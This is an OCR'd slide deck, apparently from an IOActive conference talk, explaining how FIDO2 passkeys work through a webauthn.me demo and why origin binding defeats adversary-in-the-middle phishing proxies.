
Connect a USB authenticator, or make sure your device has a built in one like TouchID, and enter your username or email address.

```
name: supersecureguy@ioactive.com
```

IOActive

#OOTB2025

FIDO2/Passkeys : The Cryptographic Shield



Source: https://www.webauthn.me/

4


Authenticate With Your Credential

Using the rawId you can authenticate as the user you just created.

```
allowCredentials: [
  {
    type: 'public-key',
    id: 3247e9df54e4c3915ea9515a8daa34e8fa12b
        e81
  }
],
```

#OOTB2025

FIDO2/Passkeys: The Cryptographic Shield



Use Touch ID to sign in?

You will be signed in to "www.webauthn.me" with your passkey for "supersecureguy@ioactive.com".

IOActive

#OOTB2025

FIDO2/Passkeys: The Cryptographic Shield

KEY SECURITY FEATURES

🔒 **Origin Binding**

1. Credentials are cryptographically tied to **exact domain**
2. login.microsoftonline.com ≠ evil-domain.com

🛡️ **No Shared Secrets**


- Private key **NEVER transmitted**
- Only signatures that cannot be reused

📱 **Hardware Protection**


- Keys stored in **Secure Enclave/TPM**
- Biometric/PIN required for access

🎯 **Challenge-Response**

- Each login uses **unique challenge**
- Signatures cannot be replayed



FIDO2/Passkeys: The Cryptographic Shield



```
┌─────────────────────────────────────────────────────────┐
│                 WHAT THE ATTACKER TRIES TO DO           │
├─────────────────────────────────────────────────────────┤
│                                                         │
│  👤 Victim        🎭 Evil Proxy        🏢 Microsoft      │
│     │                │                   │              │
│     │ 1. Visit:      │                   │              │
│     │ evil-site.com  │                   │              │
│     │───────────────>│                   │              │
│     │                │ 2. Forward to:    │              │
│     │                │ login.microsoft   │              │
│     │                │ online.com        │              │
│     │                │──────────────────>│              │
│     │                │                   │              │
│     │ 3. FIDO2       │ <─────────────────│              │
│     │ Challenge      │                   │              │
│     │ <──────────────│                   │              │
│     │                │                   │              │
│     │ 4. 🧠 Browser   │                   │              │
│     │ thinks:        │                   │              │
│     │ "Where am I?"  │                   │              │
│     │                │                   │              │
│     │ 💭 Answer:      │                   │              │
│     │ evil-site.com  │                   │              │
│     │                │                   │              │
│     │ ❌ FAILURE      │                   │              │
│     │ "No credential │                   │              │
│     │ for this origin"│                  │              │
│                                                         │
└─────────────────────────────────────────────────────────┘
```

WHY AiTM FAILS?

🚫 Origin Mismatch

•Credential registered for: *login.microsoftonline.com*

•User currently on: *evil-site.com*

•Browser blocks authentication

🛡️ Hardware-Level Verification

•Authenticator validates domain at **hardware level**

•Cannot be spoofed by proxy manipulation

🔒 Cryptographic Binding

•Private key tied to exact origin

•No way to "trick" the cryptographic validation

📱 Browser Security Model

